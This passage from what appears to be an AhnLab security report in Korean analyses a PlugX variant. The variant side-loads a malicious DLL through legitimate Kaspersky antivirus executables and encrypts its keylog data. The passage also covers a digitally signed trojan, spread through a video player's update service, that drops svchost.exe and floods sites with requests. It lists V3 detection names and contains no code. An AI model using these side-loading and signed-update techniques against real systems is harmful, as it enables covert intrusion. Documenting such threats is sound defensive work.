[그림 6]과 같이 국내에서 발견된 악성코드 변형은 웹사이트나 이메일 등으로 전파된 것으로 추정된다. 정상 문서파일과 악성코드를 동시에 다운로드한 후 정상 문서파일을 실행하여 PC 사용자를 속이고 있다. 여기에는 악성코드를 감염시키는 형태의 스크립트가 삽입되어 있다.



[그림 6] 악성코드를 감염시키는 형태의 스크립트 삽입




[그림 7] 출력되는 문서 내용

악성코드의 기능은 이전 변형들과 비교해 크게 달라지지 않았다. 다만 이전에 발견된 변형은 DLL을 로드하는 매개체가 되는 정상 exe 파일은 맥아피사에서 제작한 안티바이러스를 사용했다면, 이번에 발견된 변형은 카스퍼스키랩의 KAV를 사용했다는 점이 차이가 있다.

이러한 보안 프로그램의 실행 파일들은 악성코드 제작자에 의해 변조된 상태가 아닌 제작사에서 제작한 정상적인 프로그램이다. 실행 파일들은 같은 폴더 내에 특정 파일명을 가진 DLL 파일이 있는 경우 무조건 실행한다. 이때 악성코드 제작자가 이러한 특성을 악용해 원래 exe 파일이 실행하고자 하는 DLL 파일명과 같은 악성 DLL 파일을 생성하여 실행하도록 유도한다.

작년 말 소포스에서는 악성코드 변형과 관련해 일본을 대상으로 한 공격에 대해 발표했다. 발표된 내용은 압축파일 형태와 비교해 압축된 파일의 크기는 다르지만 파일이 동일한 것으로 보아 비슷한 시기에 국내에도 공격이 이루어진 것으로 추정된다.

http://nakedsecurity.sophos.com/2013/12/04/new-PlugX-malware-variant-takes-aim-at-japan/



[그림 8] winlogon.exe 프로세스의 상태

또한 이전에 발견된 악성코드는 감염 후 생성되는 키로그 데이터 파일이 암호화되지 않았으나 이번에 발견된 변형은 암호화되었다는 점이 차이가 있다.

이러한 악성코드는 공격 대상이 소수이고 악성코드의 특성상 감염된 상태를 인지하기 어렵다. 보안 제품이나 기업 관리자의 입장에서도 공격이 발생했다는 것을 탐지하기 쉽지 않다. 따라서 이와 같은 악성코드에 감염되지 않으려면 출처가 불분명한 이메일에 첨부된 파일이나 링크를 클릭하지 않는 것이 중요하다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

<V3 제품군의 진단명>

Backdoor/Win32.PlugX(AhnLab, 2014.02.26.03)


Trojan/Win32.PlugX(AhnLab, 2014.02.24.03)

Binimage/PlugX(AhnLab, 2014.02.27.03)

유효한 디지털 서명 정보를 포함한 악성코드 유포


동영상 재생을 지원하는 플랫폼 중 하나인 특정 프로그램의 업데이트 서비스를 이용하여 악성코드가 유포되었는데, 유효한 디지털 서명 정보를 포함하고 있어 이슈가 되었다.

[그림 9]에서 악성코드의 등록 정보를 보면 유효한 디지털 서명 정보를 확인할 수 있다.




[그림 9] 악성코드에 등록된 유효한 디지털 서명 정보

[그림 10]과 같이 해당 프로그램의 업데이트 서비스로 위장한 악성파일을 실행하면 %temp% 폴더 내에 'svchost.exe' 파일이 생성되며 이 파일에서 실제 악의적인 행위가 이뤄진다.



[그림 10] 드롭퍼 파일 실행 시 파일 생성 로그

생성된 svchost.exe는 특정 사이트들에 존재하지 않는 파일인 panmenu.jpg를 지속적으로 요청함으로써 DDoS 공격을 유발한다.



[그림 11] panmenu.jpg 파일을 요청하는 도메인 리스트

이후에도 추가로 변종 샘플이 계속 접수되고 있어 주의가 요구된다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

<V3 제품군의 진단명>

Trojan/Win32.Ddkr (2014.02.08.00)

Trojan/Win32.Agent (2014.02.07.00)

발행인 : 권치중
발행처 : 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000 F. 031-722-8901
편집인 : 안랩 콘텐츠기획팀
디자인 : 안랩 UX디자인팀

http://www.ahnlab.com

http://blog.ahnlab.com

http://twitter.com/ahnlab_man

AhnLab

경기도 성남시 분당구 판교역로 220

T. 031-722-8000 F. 031-722-8901